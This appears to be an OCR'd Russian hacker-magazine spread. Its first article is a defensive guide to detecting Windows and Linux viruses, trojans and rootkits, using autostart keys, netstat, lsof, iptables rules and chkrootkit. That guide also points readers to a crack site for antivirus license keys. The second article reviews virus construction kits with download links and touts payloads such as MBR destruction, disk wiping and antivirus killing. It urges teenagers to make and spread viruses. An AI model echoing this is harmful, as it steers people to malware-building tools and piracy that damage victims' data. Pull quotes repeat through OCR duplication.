КАК ОБНАРУЖИТЬ ЗАРАЗУ В СИСТЕМЕ

В наши дни компьютерными вирусами никого не удивишь. Более того, наверное, каждый по неосторожности (или по невнимательности) заражал свою систему. Самое обидное, что электронная зараза никогда не выдает себя, а молча делает свое черное дело на беззащитном компьютере жертвы...

С одной стороны, так и должно быть. Как и обычные вирусы, компьютерные ведут невидимый для пользователя образ жизни. Это действительно так, суди сам: реальный вирус проникает в организм и потихоньку заражает его клетки. В первые дни человек даже не чувствует присутствия заразы, но через некоторое время вирус начинает активно проявлять себя и губительно воздействовать на жизненно важные органы. Электронный вирь вместо клеток поражает... правильно, файлы! Методики саморазмножения заразы различны: о них рассказывается в других статьях этого выпуска.

Реальный вирус проникает в организм и потихоньку заражает его клетки. В первые дни человек даже не чувствует присутствия заразы, но через некоторое время вирус начинает активно проявлять себя и губительно воздействовать на жизненно важные органы. Электронный вирь вместо клеток поражает... правильно, файлы!

ЗАРАЗА БЫВАЕТ РАЗНОЙ...

Чтобы во время чтения этой статьи не возникло путаницы, следует окончательно определиться, какие виды опасных экземпляров мы будем рассматривать. Если порыться на сайтах по вирусологии, то можно найти несколько определений понятия "вирус". Все они сводятся к тому, что вири заносятся в систему, а затем через какой-то промежуток времени (или сразу) начинают заражать определенные типы файлов. Такие "экземпляры" появились очень давно - еще до рождения Сети. Они до сих пор пишутся, и методы их размножения совершенствуются с каждым годом.

Но с появлением возможности выхода в Сеть, возникает новый вид заразы - трояны. Трояны, в отличие от вирусов, обычно не наносят системе особого вреда. У них другая функция - переслать личную информацию с компьютера жертвы в руки злоумышленника. Делают они это незаметно и весьма искусно. Как только троян устанавливается на машину ушастого юзера, он выбирает для себя один из двух путей своего существования:

Трояны, в отличие от вирусов, обычно не наносят системе особого вреда. У них другая функция - переслать личную информацию с компьютера жертвы в руки злоумышленника. Делают они это незаметно и весьма искусно.

рис. Константин Комардин

Серверная часть известного трояна "Смерть ламера"

❶. Выполнив одиночную функцию (например, высылка паролей на e-mail хакера), зараза сама себя уничтожает. При этом юзер вообще может не узнать о том, что он запустил что-то не то (если, конечно, на ПК не будет установлен фаервол =)).

❷. Прописывает себя в системе на постоянное местожительство. Троян либо регулярно следит за портом, либо делает зловредные вещи (к примеру, раз в неделю отсылает дамп всех клавиш на e-mail злоумышленника). Обнаружить такую заразу в несколько раз легче, чем в первом случае.


В этой статье я постараюсь подробно осветить методы защиты как от вирусов, так и от троянов. При этом не буду заострять внимание на видах заразы, с по-

мощью приведенной выше классификации ты сам поймешь, о чем идет речь.

НАХОДИМ И УДАЛЯЕМ!

Несмотря на непохожесть вируса и трояна, у них есть одна общая черта. Зараза всегда пытается прописать себя в автозапуск. Иными словами, чтобы программа могла подгрузиться в память при старте компа, она заносит себя в разделы реестра. Таких разделов может быть несколько. Разработчики Microsoft позаботились о пользователе и придумали хорошую утилиту msconfig, которая существует почти во всех версиях окошек (за исключением win95 и win2000). Привлекательность этой системной программы в том, что она объединяет все вкладки реестра, папку автозагрузки и показывает пользователю информацию обо всех запускаемых программах.

Таким образом, чтобы узнать, существует ли зараза в твоей системе, достаточно зайти в меню "Пуск", нажать мышкой



Обнаруживаем чужого среди своих

на пункт "Выполнить" и написать "msconfig". Нас интересует вкладка "Автозапуск", в которой ровной таблицей выписаны все приложения, стартуемые при запуске системы. Стоит заметить, что трояны и вирусы редко когда называются "некрасивым" именем. Как правило, электронная зараза переименовывается в безобидного вида программу со звучным названием и лишь затем прописывает себя в автозапуск. Поэтому для того, чтобы быстро сориентироваться в этом списке и обнаружить трояна, ты должен точно знать, какие приложения в твоей системе заслуживают доверия.
Как я уже говорил, программа msconfig присутствует не во всех дистрибутивах. Если ты счастливый обладатель Windows 2000, то ты не сможешь воспользоваться услугами этого приложения. В этом случае у тебя есть два варианта: либо качать подобный софт, который проверяет ветки реестра на предмет автозапуска программ (такого ПО очень много), либо обратиться к системному реестру редактором regedit. Во втором случае, тебя интересуют ветки HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run RunOnce, RunOnceEx, а также HKEY_CURRENT_USER\..\Run, HKEY_USERS\..\Run и HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ (туда трой может прописаться в значение параметра User Shell Folders Common Startup). Именно там хранятся названия приложений, запускаемые во время старта твоей операционки.

Но помни, что вирусы могут заразить системные утилиты, в том числе msconfig и regedit. На личном примере скажу, что однажды я подхватил заразу, которая просто удалила эти жизненно важные приложения из системы. Поэтому всегда имей резервные копии программ, типа msconfig, чтобы можно было в любой момент проверить свою ОС.

Тема автозапуска очень обширна и может обсуждаться довольно долго. Дело в том, что электронная зараза способна представить себя сервисом и прописаться уже в другом системном списке. В этом случае обнаружить ее становится сложнее. Существует метод запуска, согласно которому программа выдает себя за скринсейвер. В этом случае он не появится в диспетчере задач и скроется от глаз любо- »

СЛОВО ОБ IDS

Помимо софта, который проверяет систему на наличие заразы, существуют пакеты IDS (Intrusion Detection System). Загружаемые в ядро модули следят за событиями в системе. При определенных настройках, модуль не позволит загрузить в ядро руткит. Вообще, правильно настроить IDS - очень сложная задача, и сделать это может лишь весьма грамотный администратор. Примерами таких систем являются известные проекты LIDS (www.lids.org/download/lids-0.11.0-2.2.20.tar.gz) и NIDS (www.scaramanga.co.uk/firestorm/v0.5.3/firestorm-0.5.3.tar.gz).
Если тебе стало интересно, можешь прочитать про настройку LIDS на известном проекте www.opennet.ru/docs/RUS/lids/lids1.html.

пытного пользователя. Как ты, наверное, понял, вирусы и трояны редко когда светятся в списке процессов, обойти который довольно просто (во всяком случае, в win9x).

КТО СТУЧИТСЯ В ПОРТ КО МНЕ?

Поговорим о троянах. Если с их обнаружением придется попотеть, то пресечь их деятельность можно без проблем. Как правило, любой троян либо отсылает данные о системе в глобал (чаще всего на e-mail), либо открывает порт, после чего злоумышленник может подсоединиться к операционке и сделать все, что его интересует. Сейчас мы попробуем обнаружить присутствие трояна.


Открой командный интерпретатор (cmd.exe или command.com) и напиши в нем команду netstat -an. Программа выдаст в ответ список портов, которые листаются в системе, а также адреса, подключившиеся к твоему компьютеру. Это очень удобно, а учитывая, что троян не заражает служебные утилиты, обнаружить его присутствие может любой желающий (хотя это и не всегда так - бывает и комбинированная зараза, которая модифицирует бинарники и затем открывает порт).

Наглядный пример. Пусть netstat показал тебе строку следующего вида:

TCP 212.220.32.43:31331
80.78.99.116:31337
ESTABLISHED

Это означает, что в системе открыт 31337 порт и к нему присоединился неприятель с адресом 212.220.32.43. После обнаружения такой строки тебе следует немедленно выйти из Сети и начать поиск трояна, который следит за открытым портом. Вообще, системными утилитами легко пользоваться лишь в том случае, если ты уже набил руку. Конечно, человек, который первый раз столкнулся с командой netstat, не увидит в ее выводе ничего полезного. В этом случае тебе помогут... наши доблестные программисты.

Я лично знал человека, который перешел на Linux и долго смеялся над проблемой вирусов в винде. Естественно, что о собственной безопасности он даже не задумывался, пока за это не поплатился. Запустив порутом какой-то наворочанный эксплоит под все платформы ;), горе-хакер лишился системы за несколько дней.




Симпатичный фейс антивиря AVP

АНТИВИРУСЫ НА СТРАЖЕ ПОРЯДКА

С одним разобрались. Теперь пришло время поговорить о вирусах. В наше время обнаружить грамотно написанный вирус невооруженным взглядом крайне трудно, я бы даже сказал, практически невозможно. Это связано с очень сложными алгоритмами заражения системы, которые использует зло-программа. Но вместе с вирями развиваются и антивирусы, которых очень много.

Как правило, все антивирусы поставляются двумя главными приложениями: собственно программа, проверяющая все системные файлы по большой базе, и монитор, который способен перехватывать электронную заразу прямо при ее запуске (на лету).

Проверенными и надежными антивирусами, как всегда, являются AVP и DrWeb. Они установлены на компьютерах у большинства пользователей и постоянно обновляются. Кроме того, любой уважающий себя перехватчик заразы постоянно сканирует оперативную память на предмет присутствия в ней вируса. Если этого не делать, вирь может запросто заразить сам антивирус, после чего программа не сможет выполнять свои функции. Как я уже говорил, в наше время существует очень много разных антивирусов. У всех имеются свои плюсы



Netstat расскажет все о твоих портах!

СЛОЖНОСТИ С ЛЕЧЕНИЕМ ОТ ВИРУСОВ

Многие вирусы позволяют излечить бинарники от заразы. Но с этим связано одно осложнение. Как правило, антивирь пытается убрать записи заразы из исполняемого файла. Но это не всегда так. Бывает, что программа просто записывает новый блок кода в бинарник, тем самым... увеличивая его размер. Я сам столкнулся с этой проблемой: когда я лечил Linux от известного виря, общий вес бинарников после лечения увеличился аж на 300 мегабайт. В итоге я задался вопросом - не проще ли переустановить систему, чем идти на такое лечение?

и минусы. Поэтому специально для тебя мы подготовили небольшой тематический обзор таких программ. После его прочтения ты сможешь выбрать для себя оптимальный по возможностям антивирус и всегда быть в относительной безопасности ;).

LINUX'ОВЫЕ СТРАСТИ


Если с Windows все довольно просто, то в *nix-like системах с безопасностью все намного сложнее. Под эти операционки также имеются свои вирусы и трояны. Казалось бы, с такой политикой безопасности, как в Linux, никакой вирус не способен поразить систему, но многие до сих пор запускают под суперпользователем вредоносные программы, тем самым заражая свою операционку. Поэтому если ты не уверен в том, что файл не причинит системе вреда, никогда не запускай его под root-правами (а лучше вообще не экспериментировать с таким запуском). Я лично знал человека, который перешел на Linux и долго смеялся над проблемой вирусов в винде. Естественно, что о собственной безопасности он даже не задумывался, пока за это не поплатился. Запустив пор рутом какой-то навороченный эксплоит под все платформы ;), горе-хакер лишился системы за несколько дней. Как оказалось позже, он активировал один из опасных вирей, который дописывал себя в ELF-бинарники несколько раз в день, а через неделю делал загрузку ОС невозможной.

Мораль сей басни: вирусы под Linux всегда существовали и существуют до сих пор. Кроме того, такая зараза не пощадит твою систему, а изменит в ней все бинарные файлы. Лечение антивирусом, конечно, возможно, но с этим связан ряд осложнений, о которых мы поговорим чуть ниже.

СЛОВО О СКРИПТАХ

Если ты линуксоид, то знаешь, что в системе существует понятие "стартовый скрипт", который обрабатывается каждый раз при ее стартапе. Все команды в нем выполнятся под суперпользователем. Именно в них обживается электронная зараза, типа различных троянов (вирусы записывают себя непосредственно в структуру системного файла). Казалось бы, обнаружить трой среди скриптов очень просто, но это не совсем так. Большие стартовые файлы очень сложно читать, а если учесть, что бэкдоры маскируются под имена каких-либо модулей, то задача усложняется в несколько раз. Но это опять же в случае, если зараза была запущена под суперпользователем. Если зло-программа стартуется обычным юзером, то у нее, пожалуй, единственный способ повторно запуститься в системе - crontab пользователя. Поэтому регулярная проверка crontab-скрипта не будет лишней.

Все стартовые файлы располагаются в каталоге /etc/rc.d/ для Linux, либо в /etc/rc.* для FreeBSD. Убедись, что простой смертный не способен записать в них команды. И вообще, регулярная проверка таких стартовых документов никогда не помешает, если учесть, что тебя мог зарутать крутой хакер из интернета =). »



Полная информация о сетевых соединениях

МЕСТА ОБИТАНИЯ ЗАРАЗЫ

Трояны в Linux всегда выбирают изысканные каталоги для своего проживания. Они любят находиться во всяких директориях, типа /dev/fddd или /lib/.modules. Бывает, что зараза записывается в домашний каталог пользователя, маскируясь под файл " " (два пробела ;)). И это правильно, ведь в Linux на имена файлов вводится лишь одно ограничение - символ "/".

Помни, что вирусы могут находиться в оперативной памяти и заразить сам DrWeb.


СЕТЕВАЯ И СИСТЕМНАЯ АКТИВНОСТЬ

По аналогии с виндой, в пингвине существует команда netstat. Она показывает состояние портов и сетевые подключения в данный момент. Ее вывод гораздо длиннее, по сравнению с Win32, поэтому используй команду netstat -an | grep LISTEN, либо netstat -an | grep ESTABLISHED. Тем самым ты отфильтруешь всю информацию, кроме состояния портов и активных подключений. Весьма полезна опция -p этого же приложения, которой нет в Win32. С помощью этого ключика становится возможным посмотреть PID и полный путь к файлу, который работает с указанным портом.

К слову сказать, любой уважающий себя rootkit (комплект зараженных утилит для предоставления дополнительных привилегий хакеру) содержит в своем комплекте измененные бинарные файлы netstat, ps, kill и прочие важные бинарники. О том, как обнаружить такую подделку, я расскажу в следующем разделе.

А теперь заострим внимание на том, что зараза может называться служебным именем и даже может быть видна в таблице процессов. При этом пользователь даже не догадается, что этот процесс является трояном. Чтобы определить, какие в данный момент библиотеки юзает приложение, существует приложение lsof (ftp://lsof.itap.


Системными утилитами легко пользоваться лишь в том случае, если ты уже набил руку. Конечно, человек, который первый раз столкнулся с командой netstat, не увидит в ее выводе ничего полезного. В этом случае тебе помогут... наши доблестные программисты.



Полный вывод lsof

Помимо антивирусов существует множество программ, нацеленных на обнаружение всяческих изменений в системе

purdue.edu/pub/tools/unix/lsof). Без параметров оно покажет тебе всю активность приложений. Если отфильтровать его ответ по отдельной задаче, получаем список библиотек, используемых определенным процессом. Например:



DrWeb под Linux. Просто и удобно!

```
[root@forbik root]# lsof | grep httpd
httpd     441    root  cwd    DIR      3,6
440        2 /
httpd     441    root  rtd    DIR      3,6
440        2 /
httpd     441    root  txt    REG      3,6
607140   128187 /usr/www/bin/httpd
httpd     441    root  mem    REG
3,6     68088      179 /lib/ld-2.2.6.so
httpd     441    root  mem    REG
3,6     36404      197 /lib/libnss_files-
2.2.6.so
httpd     441    root  mem    REG
3,6     12744    25425 /lib/libnss_dns-
2.2.6.so
httpd     441    root  mem    REG
3,6   1147144      187 /lib/listen31337.so
```

Из таблицы видно, что бинарник httpd заражен и использует в своей работе библиотеку listen31337.so. Ее название весьма условно, но отражает ситуацию в полном объеме.


НА КАЖДОЕ ДЕЙСТВИЕ ЕСТЬ ПРОТИВОДЕЙСТВИЕ!

Под Linux также существуют свои антивирусы. Среди них опять же самые популярные - DrWeb и AVP. Они умеют не только проверять системные файлы и перехватывать заразу "на лету", но и работать совместно с почтовыми серверами, оберегая юзеров от лишних проблем =).

Рассмотрим простейший DrWeb (ftp://ftp.drweb.ru/pub/unix/4.29.5/drweb-4.29.5-glibc.2.2.tar.gz). После его установки необходимо зарегистрировать копию. Ключи будут находиться в специальном файле drweb.ini. Найти его можно на кряк-поисковике, например на http://astalavista.box.sk/. Затем набери команду man drweb и узнаешь полную информацию о параметрах запуска антивируса.

Помни, что вирусы могут находиться в оперативной памяти и заразить сам DrWeb. Поэтому в нем встроена защита - программа автоматически выгружается при попытке заражения. Иногда приходится запускать антивирь из нестандартных каталогов, которые вири просто не обрабатывают (я сам восстанавливал систему из каталога /dev после атаки вируса). Вообще, для полного представления о вире, с которым имеешь дело, полезно заглянуть на сайты по вирусологии.

Помимо антивирусов существует множество программ, нацеленных на обнаружение всяческих изменений в системе, в том числе md5-суммы файлов. Именно с помощью такого софта пользователь может определить замену бинарного файла или задетектить наличие виря в системе. Наиболее распространенной софтиной подобного рода является tripwire (http://download.sourceforge.net/tripwire/tripwire-2.3.1-2.tar.gz).



Лишняя проверка системы еще никому не помешала


При установке надо запустить скрипт, который создаст первичную файловую базу. Именно с ней ежедневно будут сравниваться все изменения, а рут будет получать несколько килобайт спама на эту тему ;).

От разного рода троянов помогает защита фаервола. Linux-пользователям повезло - им не придется искать какую-либо софтину из этой отрасли. Достаточно воспользоваться системной утилитой iptables.

Чтобы обезопасить себя от воздействия бэкдоров и руткитов, просто закроем все порты, оставив лишь системные, на которых находятся доверенные сервисы. Итак, с помощью нескольких правил, мы реально убережем систему от внешних (и внутренних) злоумышленников.

```
# /sbin/iptables -A INPUT -j ACCEPT -p tcp -m multiport --destination-port 21,22,25,53,80,110
## Откроем необходимые порты.
# /sbin/iptables -A INPUT -j ACCEPT -i lo
## Разрешим обмен пакетами по локальному интерфейсу.
# /sbin/iptables -A INPUT -j ACCEPT -p tcp -m state --state RELATED,ESTABLISHED
## Позволим проходить пакетам от уже установленных соединений.
# /sbin/iptables -P INPUT DROP
## Сменим политику цепочки INPUT на DROP (запрет на все пакеты кроме исключений, описанных ранее).
# /sbin/service iptables save
## Сохраним правила в отдельном скрипте.
```

Таким образом, после правильной установки фаервола, подключиться к твоей машине на необъявленный порт становится невозможным.



Мутим защиту от внешних врагов

Таким образом, после правильной установки фаервола, подключиться к твоей машине на необъявленный порт становится невозможным. Вторым способом защиты от руткитов являются специальные программы, нацеленные на детектирование заразы. Пример такой софтины - пакет chkrootkit (ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz). Полезность этой проги заключается в следующем: после запуска утилита проверяет дефолтовые сигналы известных ей руткитов, затем ищет заразу в определенных скрытых директориях и сканит бинарные файлы на предмет заражения. После всего этого пользователь получит полный отчет о работе программы.

И НАПОСЛЕДОК...

Это далеко не все методы определения и защиты системы от вирусов. Если учитывать, что вирусмейкеры не стоят на месте, а ищут все новые способы незаметного заражения системы, можно сделать вывод - абсолютной защиты не существует. Остается лишь надеяться, что разработчики антивирусного ПО тоже не дремлют и своевременно обновляют свои базы, а также создают методику лечения приложений от того или иного виря.

Помимо антивирусов существует множество программ, нацеленных на обнаружение всяческих изменений в системе, в том числе md5-суммы файлов. Именно с помощью такого софта пользователь может опредеелить замену бинарного файла или задетектить наличие виря в системе.

SPECial delivery

Content:

Еромалаев Евгений aka Saturn

ГЕНЕРАТОРЫ ЗЛА

ОБЗОР ГЕНЕРАТОРОВ ВИРУСОВ

Многие юные хакеры хотят поскорее написать вирус и разослать его по всему миру. Ты один из них? Тогда читай дальше. Если нет, все равно читай - пригодится... Чтобы написать какой-нибудь мало-мальски вредный вирус, нужно изучить C, C++ и прочий ассемблер. Но это лишь один из вариантов. Другой заключается в том, что можно делать вирусы при помощи нескольких кликов мышью. Если ты после долгих раздумий решил пойти по второму пути, то добро пожаловать в мир вирусных генераторов и конструкторов.

NEXT GENERATION VIRUS CONSTRUKTION KIT

Все еще есть желание сгенерить вирус, но ты не знаешь, чем пользоваться? Ну, тогда лови первого "создавателя" вирусов нового (как заверяют авторы) поколения. На самом


Win9x/WinNT
Size
75 Кб
http://vx.netlux.org/vx.php?id=tidx

Конструкторский набор for Next Generation

деле, NG Virus Construktion Kit представляет абсолютно новое для такого рода программ (которые направлены на то, чтобы вырыть яму многочисленным соседям) качество. Дело в том, что большая часть генераторов создана таким образом, что разобраться в интерфейсе может разве что сам разработчик. Здесь же в оптимальных пропорциях сочетаются простота и функциональность. Этот генератор позволит зашифровать вирус, чтобы он не попадался на глаза, причем сделать это можно разными способами.
Можно заражать файлы в системных директориях, причем размер заражаемых файлов можно регулировать. Есть средства для конспирации.
Ну и, естественно, вопрос о размножении тоже решается. Как только все параметры выбраны соответственно пожеланиям, наступает время для нажатия кнопки "Create". В общем, этот конструкторский набор - явный пример заботы о рядовом отечественном вирусописателе, который ночей не спит ради создания более или менее сносного вируса, но в то же время не хочет утруждать себя нудным программингом...


NUKE RANDOMIC LIFE GENERATOR

Ms-dos/Win9x/WinNT
Size
59 Кб
http://h-zver.narod.ru/Soft/Virus/HACK-ZVEREvirus.htm



Очень старая программа, но функций много


Ну вот. Посмотрели на достижения поколения Next, а теперь пришло время вспомнить "преданья старины глубокой".
NuKE RANDOMIC LIFE GENERATOR - это самый старый в нашем обзоре генератор зла. Он был выдуман аж в 1994 году, но, тем не менее, это очень качественный продукт. Самое удивительное, что, несмотря на год выпуска, прога имеет очень простой, интуитивно понятный интерфейс. С таким опусом можно наделать резидентных COM/EXE-вирусов. Для этого выбирай пункт New Monster (неудобно без мыши, наверное). В нем нужные тебе примочки в вирус. Включай какие хочешь - и вперед, в пункт Create. Выбираешь пункт Create, после этого программа создает файл virus.asm.
Остается только скомпилировать. Кстати, о примочках. Вот только некоторые из них:
-Mbr bomb (пытается убить Главную загрузочную запись)
-Memory Stealth (прячется)
-Kill antivirus (без комментариев)
-Activation data
Как видишь, нынешний генератор почти ни в чем не пересекается с Next Generation Virus Construktion Kit. Поэтому использование одного из них не лишает возможности заюзать и второй. Короче говоря, если не ломает пользоваться такой доисторической вещью, то попробуй - неплохая штука.



*Так закалялась сталь (на рисунке процесс создания файла типа *.asm)*


PETIK SCRIPT WORM AND VIRUS GENERATOR

Win9x/WinNT
Size
30 Кб
http://vx.netlux.org/vx.php?id=tidx



Дизайн "генератора" - сама простота

Если интерфейс генераторов всякой вредоносной начинки будет упрощаться так стремительно, как сейчас, то скоро либо Касперский станет богатым, как Билл Гейтс, либо люди будут убивать комп выходом в интернет. Вот такие мысли навеяло знакомство с PetiK Script Worm and Virus Generator.
Есть программисты, которые пишут гениальные программы, но не могут (не хотят) снабдить их понятным интерфейсом. Но этот, видимо, пошел другим путем. Нарисовал 4 кнопки, но так и не придумал им достойного применения. Его генератор делает VBS-червя и "HTML"-вирус. Червь ничего, кроме размножения, не делает, а вирус заражает несколько папок.
Ну вот, в общем-то, и все, что можно сказать про эту прогу...



Это все, что умеет делать PetiK Script Worm and Virus Generator (а какое при этом название гордое)

ACCESS MACRO GENERATOR

Win9x/WinNT
Size
106 Кб
http://vx.netlux.org/vx.php?id=ta06

Одинокое черное окно - вот и все, что, по мнению автора, требуется создателю вирусов...

Представь себе, что в Сети появился вирус, который убивает всю инфу на винте. Разумеется, от него нет спасения. Поэтому через пару-тройку дней работоспособные компьютеры остаются только у тех, кто успел купить последние "серые" форточки на Горбушке, и у создателя этого чуда вирусописания. Так что если хочешь сохранить инфу на своем жестком диске, убей инфу на винте потенциального противника (во как!). В этом тебе частично поможет конструктор под названием ACCESS MACRO GENERATOR. Прежде чем приступить к описанию этого продукта, приведу несколько строк из "документации": "Имею честь представить Вам одну из самых удачных моих разработок, имя которой - AMG. В этом генераторе вы можете делать вирусы для access97. На самом деле, AMG - это убийственный генератор, в том смысле, что почти все функции потенциальных вирусов (5 из 6) заключаются в том, чтобы убить что-нибудь из информационных запасов бедного юзера. Единственная вещь, которая не соответствует этому определению и которую также можно добавить в вирус - это messagebox (achtung!!!)."
Так что же конкретно можно сделать с помощью этой проги? Убить все файлы на диске, убить только dll, не оставить в живых мастдай или отправить в последний путь программные файлы.
Резюме: этот генератор предоставляет множество способов извращения над жестким диском, но, к сожалению, ничего большего. И поскольку он создан делать вирусы под access97, то уже морально устарел.
P.S. Этот опус наотрез отказывается работать без Msvbvm50.dll, что не делает ему чести :).

Велика мысль русского человека!

ELEKTRONNY PISATEL VIRUSOW

Ms-Dos/Win9x/WinNT
Size
133 Кб
http://vx.netlux.org/vx.php?id=te02

Тебе надоел английский интерфейс генераторов, перечисленных в обзоре? Хочется чего-нибудь родного, отечественного, на русском языке? Ну тогда ты правильно сделал, дочитав до конца.
Итак, продукт отечественного генераторостроения - Электронный Писатель Вирусов - самая "весомая" среди всех перечисленных программ. На мой взгляд, это лучший генератор вирусов. Такое количество примочек в программах подобного рода встречается очень редко. Выбираешь типы файлов для заражения (COM, EXE или оба типа), можешь отказаться от того, чтобы вирус заражал windows-файлы (так палева меньше), количество файлов, зараженных за один раз, тоже можно выбрать.

У этого генератора очень много возможностей. Можно, например, выбирать зону заражения...

Есть даже такая вещь: если вирус поврежден (!), то будет выдаваться строка, которую можно задать. Кроме того, можно поставить защиту от debug'a (хотя, по-моему, ее не мешало бы ставить автоматически), процедуру против Usafe. Можно также выбрать каталог для заражения (или весь винт). И это только часть возможностей этого великолепного генератора. Короче говоря, большой respect автору этой затеи за то, что создал такой качественный продукт и не дал втоптать в грязь славное имя российского программиста.
Диагноз: очень рекомендую всем, кто хочет создать качественный вирус (насколько это возможно при использовании генератора), который без лишнего палева сделает свое грязное дело.

